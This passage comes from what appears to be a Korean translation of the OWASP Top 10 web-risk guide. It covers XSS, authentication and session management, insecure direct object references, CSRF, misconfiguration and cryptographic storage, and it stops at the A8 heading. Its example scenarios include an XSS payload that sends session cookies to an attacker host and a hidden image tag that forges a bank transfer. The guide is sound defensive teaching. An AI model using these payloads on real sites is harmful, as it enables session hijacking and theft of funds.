이 어플리케이션은 신뢰할 수 없는 데이터를 검증이나 제한 처리 없이 HTML 구성에 사용한다:

```
(String) page += "<input name='creditcard' type='TEXT'
value='" + request.getParameter("CC") + "'>";
```

공격자는 브라우저에서 이 'CC' 변수를 아래와 같이 수정한다:

```
'><script>document.location=
'http://www.attacker.com/cgi-bin/cookie.cgi?
foo='+document.cookie</script>'.
```

사용자의 세션 ID는 공격자의 웹 사이트로 전송되어, 공격자는 사용자의 현재 세션을 하이재킹할 수 있다. 공격자는 XSS를 사용해 어플리케이션의 CSRF 방어를 무력화할 수도 있다는 점에 주의하도록 한다. CSRF에 대한 정보는 A5를 참조한다.

참고문헌

OWASP

- OWASP XSS 방지 Cheat Sheet
- OWASP 크로스 사이트 스크립트 관련 글
- ESAPI 프로젝트 홈페이지
- ESAPI 인코더 API
- ASVS: 출력 인코딩/Escaping 에 필요한 사항들 (V6)
- ASVS: 입력 검증에 필요한 사항들 (V5)
- OWASP 테스트 가이드 : 1,3 챕터 데이터 검증 테스트
- OWASP 코드 리뷰 가이드: XSS 리뷰

외부 문헌

- CWE 79 항목 : 크로스 사이트 스크립팅
- RSnake's XSS 공격 Cheat Sheet

A3 취약한 인증과 세션 관리

취약한가?

우선적으로 방어해야 할 자산은 인증 정보와 세션 ID이다.

1.인증 정보는 해쉬 또는 암호화로 항상 보호되어 저장되는가? (A7 참조)

2.허술한 계정 관리 기능으로 인해 인증 정보를 추측하거나 덮어 쓸 수 있는가 (예를 들어 계정 생성, 암호 변경, 암호 복구, 취약한 세션 ID 등)?

3.세션 ID가 URL 내에 노출되는가? (예. URL Rewrite)

4.세션 고정 공격에 세션 ID가 취약한가?

5.세션 ID 타임아웃이 되고, 사용자는 로그아웃이 가능한가?

6.세션 ID는 로그인 성공 후 교체되는가?

7.암호, 세션 ID 그리고 기타 인증 정보는 TLS 연결을 통해 전송되는가? (A9 참조)

자세한 내용은 ASVS 요구사항 V2와 V3를 참조하시오.

어떻게 방지하는가?

개발자들에게 이용 가능한 주요 권장 사항이다:

1.강력한 인증 및 세션 관리 통제의 단일 체계. 이러한 통제를 위해 아래 활동들을 노력해야 한다:

a) OWASP의 어플리케이션 보안 검증 표준(ASVS) 항목의 V2(인증)와 V3(세션 관리)에 정의되어 있는 인증 및 세션 관리 요구사항을 모두 충족시켜야 한다.

b) 개발자를 위한 간단한 인터페이스를 갖춰야 한다. ESAPI 인증자와 사용자 API를 좋은 예로 삼아 실행, 사용, 구축 등을 고려한다.

2.세션 ID를 도용하는데 사용될 수 있는 XSS 취약점을 막기 위해 철저하게 노력해야 한다. (A2 참조)

공격 시나리오 예

시나리오 #1 : URL Rewriting을 지원하고 URL 상에 세션 ID가 포함된 항공 예약 어플리케이션이 있다 :

http://example.com/sale/saleitems;jsessionid=2P0OC2JDPXM0OQSNDLPSKHCJUN2JV?dest=Hawaii

인증된 사용자가 친구에게 항공권 예약 내용을 알려주고자 URL 링크를 E-Mail을 통해 보내고, 이 사용자는 그의 세션ID가 노출되는 것을 알지 못했다. 그 친구는 이 URL 링크를 이용해 사용자의 세션과 신용카드를 사용할 수 있게 된다.

시나리오 #2 : 세션 타임아웃이 적절히 설정되어 있지 않은 어플리케이션이 있다. 사용자는 공용 컴퓨터를 사용해서 사이트에 접속하고, 로그아웃을 하지 않고 브라우저 창을 닫은 뒤 자리를 떠난다. 공격자는 한 시간 뒤 같은 자리에서 브라우저를 사용하고, 브라우저는 여전히 해당 사이트에 인증이 되어 있는 상태이다.

시나리오 #3: 내부 또는 외부 공격자는 시스템 패스워드 데이터베이스를 얻게 된다. 사용자 패스워드는 암호화 되어 있지 않고, 결국 모든 사용자의 패스워드는 공격자에게 노출된다.

참고문헌

OWASP


보다 상세한 요구 사항 및 이 분야의 문제를 피하기 위해 ASVS 요구사항 분야 인증(V2)와 세션 관리(V3)를 참조하라.

- OWASP 인증 Cheat Sheet
- ESAPI 인증자 API
- ESAPI 사용자 API
- OWASP 개발 가이드: 인증 챕터
- OWASP 테스트 가이드: 인증 챕터

외부문헌

- CWE 287 항목: 부적절한 인증

A4 안전하지 않은 직접 객체 참조



취약한가?

어플리케이션이 안전하지 않은 직접 객체 참조에 취약한지를 찾는 가장 좋은 방법은, 모든 객체 참조가 적절히 보호되고 있는지를 검증하는 것이다. 검증 시에는 다음을 고려한다:

1.제한된 자원을 **직접** 참조할 때, 요청한 정확한 자원에 대해 사용자에게 접근 권한이 있는지 어플리케이션의 검증이 필요하다.

2.간접 참조일 경우, 직접 참조에 대한 맵핑은 반드시 기존 사용자에게 허용된 값으로만 제한해야 한다.

어플리케이션의 코드 검토를 수행하면 위의 내용이 안전하게 구현되었는지를 신속하게 확인할 수 있다. 테스트 또한 직접 객체 참조를 식별하는 것과 직접 객체 참조가 안전한지 식별하는 것이 효과적이다. 자동화된 툴은 일반적으로 이런 종류의 결함을 찾지 못한다. 무엇을 보호해야 할지, 무엇이 안전하고 안전하지 않은지를 인식할 수 없기 때문이다.

어떻게 방지하는가?

안전하지 않는 직접 객체 참조를 방지하려면, 각 사용자들이 접근 가능한 객체를 보호하는 접근 방식의 선택이 요구된다. (예를 들면, 객체 번호, 파일명 등):

1.사용자 혹은 세션 당 간접 객체 참조를 사용한다. 이를 통해 공격자가 허가되지 않은 자원을 직접적으로 공격 목표로 삼는 것을 방지할 수 있다. 예를 들어 자원의 데이터베이스 키를 사용하는 대신에 허용된 6개의 자원에 대하여 드롭다운 리스트 메뉴를 사용하여 현재 사용자가 선택하도록 허용된 1~6 중에 선택하도록 하는 방법을 사용한다. 어플리케이션은 사용자 별 간접 참조를 서버 상의 실제 데이터베이스 키로 변환한다. OWASP의 ESAPI에서는 개발자들이 직접 객체 참조를 제거할 수 있도록 순차적인 접근과 무작위 접근에 대한 예시를 제공한다.

2.접근을 확인한다. 신뢰할 수 없는 소스로부터 직접 객체 참조가 사용되면, 각각의 사용에 대해 요청한 객체가 사용자에게 접근이 허용되었는지 확인하기 위해 반드시 접근 통제 확인을 포함해야만 한다.

공격 시나리오 예

계정 정보에 접근하는 SQL호출에 검증되지 않은 데이터를 사용하는 어플리케이션이 있다:

```
String query = "SELECT * FROM accts WHERE account = ?";

PreparedStatement pstmt =
connection.prepareStatement(query , ... );

pstmt.setString( 1, request.getparameter("acct"));

ResultSet results = pstmt.executeQuery( );
```

공격자는 간단하게 자신의 브라우저에서 'acct'변수의 값을 수정하여 원하는 계정 번호로 전송할 수 있다. 만약 이러한 것이 검증되지 않는다면, 공격자는 해당 사용자 뿐만 아니라 다른 어떠한 사용자의 계정에도 접근할 수 있다.

```
http://example.com/app/accountInfo?acct=notmyacct
```

참고문헌

OWASP


- OWASP Top 10-2007 안전하지 않은 직접 객체 참조
- ESAPI 접근 참조 맵 API
- ESAPI 접근 통제 API **(isAuthorizedForData(), isAuthorizedForFile(), isAuthorizedForFunction() 참조)**

추가적인 접근 통제 요구는 ASVS 요구 사항 부분의 접근 통제(V4)를 참조하라.

외부문헌

- CWE 639 항목 : 안전하지 않은 직접 객체 참조
- CWE 22 항목 : Path Traversal **(직접 객체 참조 공격의 예)**

A5 크로스 사이트 요청 변조 (CSRF)



웹 사이트에 요청을 제출하는 사용자를 속일 수 있는 어떤 다른 이를 고려하라. 사용자의 접근이라고 속일 수 있는 요청을 보낼 수 있는 어떤 웹 사이트나 HTML 피드를 고려하라.

공격자는 변조된 HTTP 요청을 생성하여 이미지 태그, XSS, 기타 다양한 방법을 통해 피해자가 변조된 HTTP 요청을 하도록 속인다. 피해자가 이미 인증된 상태라면 공격은 성공한다.

CSRF는 공격자가 특정한 동작의 전체 과정이 예측 가능한 웹 어플리케이션에서 발생한다. 브라우저는 세션 쿠키와 같은 자격 증명 정보들을 자동으로 전송하기 때문에 공격자는 정상적인 요청과 구별할 수 없는 변조된 요청을 포함한 악성 웹 페이지를 만들 수 있다. CSRF 결함의 탐지는 침입 테스트나 코드 분석 등을 통해 쉽게 발견된다.

공격자는 피해자의 권한이 허락하는 범위 내에서 어떤 데이터를 변화시키도록 하거나, 특정 기능을 실행하도록 할 수 있다.

영향 받는 데이터나 어플리케이션 기능의 비즈니스 가치를 고려하라. 사용자가 이러한 요청을 하려는 의도였는지 확신할 수 없다고 가정하라. 당신의 명성에 영향을 줄 수 있는지 고려하라.

취약한가?

어플리케이션이 취약한지 점검하는 가장 쉬운 방법은 개별 링크와 폼이 사용자 별로 예측 불가능한 토큰을 포함하는지 확인하는 것이다. 예측 불가능한 토큰이 없다면 공격자는 요청 메시지를 변조할 수 있다. 상태를 변경하는 기능들을 호출하는 링크와 폼이 CSRF 공격의 가장 중요한 공격 대상이므로 주의 깊게 확인해야 한다.

처리 과정의 모든 단계가 본질적으로 안전하지 않기 때문에 모든 단계를 점검해야 한다. 공격자는 다양한 HTML 태그나 자바 스크립트를 사용해 일련의 연속된 요청을 쉽게 변조할 수 있다.

세션 쿠키, 출발지 IP, 브라우저에 의해 자동으로 전송되는 기타 정보들 역시 변조된 요청 내에 포함되기 때문에 고려되지 않는다.

OWASP의 CSRF 테스터는 CSRF 결함의 위험을 시연하기 위한 테스트 유형을 생성하는 데 도움을 줄 수 있는 툴이다.

어떻게 방지하는가?

CSRF를 예방하는 방법은 각각의 HTTP 요청 URL이나 Body 내에 예측할 수 없는 토큰을 포함하는 것이다. 생성된 토큰은 최소한 사용자 세션 별로 반드시 고유한 값을 사용하되 각각의 요청마다 고유할 수도 있다.

1.선호되는 옵션은 고유 토큰을 히든 필드에 포함시키는 것이다. 이 방법은 토큰 값이 HTTP 요청의 Body 내에 포함되어 보내지기 때문에 노출의 문제가 있는 URL 내에 포함되는 것을 피할 수 있다.

2.고유 토큰은 URL 파라미터나 URL 자체 내에 포함될 수 있다. 하지만, URL은 공격자에게 노출될 수 있는 위험이 있기 때문에 공격자가 비밀 토큰을 변조할 수 있다.

OWASP의 CSRF 가드는 JavaEE, .NET, PHP 어플리케이션 환경에서 토큰 값을 자동으로 포함시키는데 사용될 수 있다. OWASP의 ESAPI는 개발자들이 트랜잭션을 보호하는데 사용할 수 있는 토큰 생성기와 토큰 검증 도구를 포함한다.

공격 시나리오 예

어떤 비밀 토큰 포함 없이 사용자가 상태 변경 요청을 제출하도록 허용하는 아래와 같은 어플리케이션이 있다.

```
http://example.com/app/transferFunds?amount=1500
&destinationAccount=4673243243
```

공격자는 피해자 계좌에서 공격자의 계좌로 돈을 송금하는 요청을 생성한 후 공격자의 통제 하에 있는 여러 사이트 내의 image, iframe 태그 안에 해당 요청을 삽입한다.

```
<img src="http://example.com/app/transferFunds?
amount=1500&destinationAccount=attackersAcct#"
width="0" height="0" />
```

피해자가 example.com 사이트에 이미 인증된 상태에서 위의 요청이 삽입된 사이트를 방문할 경우, 변조된 요청 내에 사용자 세션 정보가 포함되어 있기 때문에 그 변조된 요청은 사용자의 권한을 갖게 된다. 결과적으로 공격자의 계좌로 피해자의 돈이 송금된다.

참고문헌


OWASP

- OWASP CSRF 글
- OWASP CSRF 방지 Cheat Sheet
- OWASP CSRF 가드 - CSRF 방어 툴
- ESAPI 프로젝트 홈 페이지
- ESAPI HTTPUtilities Class with AntiCSRF Tokens
- OWASP 테스트 가이드: CSRF 테스트 챕터
- OWASP CSRF 테스터 - CSRF 테스팅 툴

외부문헌

- CWE 352 항목: CSRF

A6 보안상 잘못된 구성



취약한가?

전체 어플리케이션 구조에 적절한 보안 강화 수단을 수행하였는가?

1.모든 소프트웨어를 최신 버전으로 유지하기 위한 프로세스를 갖고 있는가? 이 프로세스는 운영 체제, 웹/ 어플리케이션 서버, 데이터베이스, 어플리케이션과 **모든 코드 라이브러리들**을 포함한다.

2.불필요한 모든 것들이 비활성화되고, 제거되거나 설치되지 않았는가? (포트, 서비스, 페이지, 계정, 권한 등)

3.디폴트 계정의 패스워드를 변경하거나 비활성화 시켰는가?

4.에러 핸들링이 스택 추적 및 다른 과도한 정보를 제공하는 에러 메시지의 노출을 방지하도록 설정되었는가?

5.개발 프레임워크(스트럿, 스프링, ASP.NET 등) 내에 보안 설정이 존재하고, 라이브러리들이 이해되고 적절히 구성되었는가?

반복적이고 협조적인 프로세스가 적절한 어플리케이션 보안 구성을 개발하고 유지하는 데 요구된다.

어떻게 방지하는가?

가장 권장할 만한 방법들은 아래와 같다:

1.적절히 보호되는 또 다른 환경 구축을 쉽고 빠르게 만들 수 있는 반복 가능한 보안 강화 프로세스. 개발, 품질 보증, 생산 환경 모두에서 동일하게 구성되어야 한다. 이 프로세스는 안전한 새로운 환경을 만들기 위한 노력을 최소화 하기 위해 자동화 되어야 한다.

2.모든 새로운 소프트웨어 업데이트와 패치를 각각의 배치 환경에서 시기 적절하게 배포와 최신 수준을 유지하기 위한 프로세스. 이 프로세스는 종종 간과될 수 있는 **모든 코드 라이브러리** 또한 포함이 필요하다.

3.구성 요소들 사이에서 좋은 분리와 보안을 제공하기 위한 강력한 어플리케이션 아키텍처.

4.향후 부적절한 보안 구성이나 패치 미설치 등을 탐지하기 위해 정기적으로 스캐닝과 감사의 수행을 고려하라.

공격 시나리오 예

시나리오 #1: 어플리케이션이 스트럿이나 스프링과 같은 강력한 프레임워크를 기반으로 한다. XSS 결함이 프레임워크 구성 요소 내에서 발견되었다. 해당 결함에 대한 패치가 발표되었지만 아직 라이브러리를 업데이트하지 않았다. 패치를 설치하기 전까지 공격자는 쉽게 결함을 발견하여 공격 할 수 있다.
시나리오 #2: 어플리케이션 관리자 콘솔은 자동 설치되고 제거되지 않는다. 디폴트 계정은 변경되지 않았다. 공격자는 서버 상의 표준 관리자 페이지를 발견하고, 디폴트 패스워드를 사용하여 로그인 하여 점령한다.
시나리오 #3: 서버 상에 디렉토리 리스팅을 비활성화하지 않았다. 공격자는 어떤 파일을 찾기 위한 디렉토리를 쉽게 리스트할 수 있음을 발견한다. 공격자는 모든 컴파일된 자바 클래스 파일을 찾아 다운로드 하고, 모든 커스텀 코드를 얻기 위해 리버싱(자바 클래스 파일에 대한 디컴파일)한다. 그후 어플리케이션 내에 중대한 접근 통제 결함을 발견한다.
시나리오 #4: 어플리케이션 서버 구성은 잠재적으로 내제된 취약점들이 노출될 수 있는, 사용자에게 반환되는 스택 추적을 허용한다. 공격자는 에러 메시지에서 제공된 특별한 정보를 좋아한다.

참고문헌

OWASP


- OWASP 개발 가이드: 구성 챕터
- OWASP 코드 검토 가이드: 에러 처리 챕터
- OWASP 테스트 가이드: 구성 관리
- OWASP 테스트 가이드: 에러 코드 테스트
- OWASP Top 10 2004 – 안전하지 않은 구성 관리

이 영역에 있어 부가적인 요구사항은 아래를 참조하라 보안 구성을 위한 ASVS 요구사항들 (V12).

외부 문헌

- PC 매거진 기사: 웹 서버 보안 강화
- CWE 2 항목: 환경적인 보안 결함
- CIS 보안 구성 가이드/ 벤치마크

A7 안전하지 않은 암호 저장



시스템 사용자를 고려하라. 사용자가 허용되지 않은 보호된 데이터에 접근하려 하는가? 내부 관리자는 어떠한가?

공격자는 일반적으로 암호를 깨지 않는다. 그들은 키를 찾아내고 평문으로 된 데이터 사본을 획득하며, 자동으로 복호화해 주는 채널을 통해 데이터를 접근하는 등의 다른 방법으로 암호를 깬다.

이 영역의 가장 흔한 결함은 암호화 해야만 하는 데이터를 암호화하지 않는 것이다. 암호화 사용 시, 안전하지 않은 키를 생성하거나 저장하고 키를 바꿔주지 않거나 취약한 알고리즘을 사용하는 경우가 일반적이다. 패스워드를 보호하기 위해 취약한 혹은 Salt되지 않은 해시를 사용하는 경우가 또한 일반적이다. 외부 공격자는 접속에 제한이 있기 때문에 이러한 결함을 발견하기 어렵다. 일반적으로, 우선 필요한 접근을 획득하기 위해 그 밖의 다른 방법을 이용해야만 한다.

암호화 실패로 암호화되어야 하는 모든 데이터가 종종 손상된다. 일반적으로 이러한 정보는 건강 기록, 자격 증명서, 개인 데이터, 신용 카드와 같은 민감한 정보를 포함한다.

손실 데이터의 비즈니스적 가치와 당신의 명성에 미치는 영향을 고려하라. 이 데이터가 노출된다면 당신의 법적 책임은 무엇인가? 또한 당신의 명성이 손상됨을 고려하라.

취약한가?

우선 어떤 데이터가 암호화가 요구될 만큼 민감한 데이터인지를 결정해야 한다. 예를 들어 패스워드, 신용 카드, 의료 기록, 개인 정보는 암호화해야 한다. 그러한 데이터 모두, 다음을 확실히 하라:

1.특히 데이터 백업과 같이, 데이터를 장기간 보관하려고 하는 어디서든 민감한 데이터는 암호화한다.

2.오직 허가된 사용자만이 복호화된 데이터의 사본에 접근할 수 있다. (예: 접근 통제 참조. A4, A8를 참조하라)

3.강력한 표준 암호화 알고리즘을 사용한다.

4.강력한 키를 생성하고, 허가 받지 않은 접근으로부터 보호하며, 키 변경을 계획하라.

그리고 보다 더 이 문제를 피하기 위한 보다 상세한 정보는, '암호화에 대한 ASVS 요구사항(V7)'을 참조하라.

어떻게 방지하는가?

안전하지 않은 암호화의 전체 위험은 본 Top 10 문서의 영역을 뛰어 넘는다. 암호화가 요구되는 모든 민감한 데이터에 대해 최소한 다음 사항을 따라야 한다:

1.민감한 데이터를 보호하려고 하는 위협(예. 내부자 또는 외부 사용자의 공격) 고려. 위협으로부터 방어하기 위한 방법으로 모든 민감한 데이터가 암호화하였음을 확실히 하라.

2.오프사이트 백업도 암호화하였음을 확실히 하라. 그러나, 키는 분리하여 관리되고 백업되어야 한다.

3.적절하고 강력한 표준 알고리즘과 강력한 키를 사용하였음을 확실히 하라. 키 관리가 적절하다.

4.패스워드는 강력한 표준 알고리즘과 적절한 salt를 사용하여 해시 되었음을 확실히 하라.

5.모든 키와 패스워드는 허가되지 않은 접근으로부터 보호되었음을 확실히 하라.

공격 시나리오 예

시나리오 #1: 어플리케이션은 데이터베이스 안의 신용카드 정보가 최종 사용자에게 노출되는 것을 막기 위해 암호화한다. 그러나, 데이터베이스의 신용카드 컬럼이 자동으로 질의들에 복호화되도록 설정되어 있다. SQL 인젝션 결함이 모든 신용카드 정보가 평문으로 검색될 수 있게 한다. 시스템은 프론트 엔드 웹 어플리케이션이 아닌 백엔드 어플리케이션만 복호화하도록 설정되어야만 한다.

시나리오 #2: 의료 정보가 백업 테이프에 암호화되어 있지만, 암호화 키가 같은 백업 상에 있다. 이 테잎은 백업 센터에 끝내 도착하지 않았다.

시나리오 #3: 모든 사람의 패스워드를 저장하기 위하여 salt가 적용되지 않은 해시를 사용한 패스워드 데이터베이스가 있다. 파일 업로드 결함은 공격자가 패스워드 파일을 검색할 수 있도록 한다. 모든 salt가 적용되지 않은 해시에 대해서 무작위 대입 공격을 수행하는데 걸리는 시간은 4주지만, salt가 적용된 해시에 대해서 무작위 대입 공격을 수행하려면 3,000년 이상이 걸린다.

참고문헌

OWASP

이 영역 내에서 좀더 완전한 피해야 할 문제점과 요구사항들 보려면, ASVS 암호 요구사항 (V7)을 참조하라.


- OWASP Top 10-2007: 안전하지 않은 암호화 저장
- ESAPI Encryptor API
- OWASP 개발 가이드: 암호화 챕터
- OWASP 코드 검토 가이드: 암호화 챕터

외부문헌

- CWE 310 항목: 암호화 이슈
- CWE 312 항목: 민감한 정보의 평문 저장
- CWE 326 항목: 취약한 암호

**salt: 패스워드 보호에서 패스워드 해시를 변환하는데 사용되는 무작위 문자열*

A8 URL 접근 제한 실패



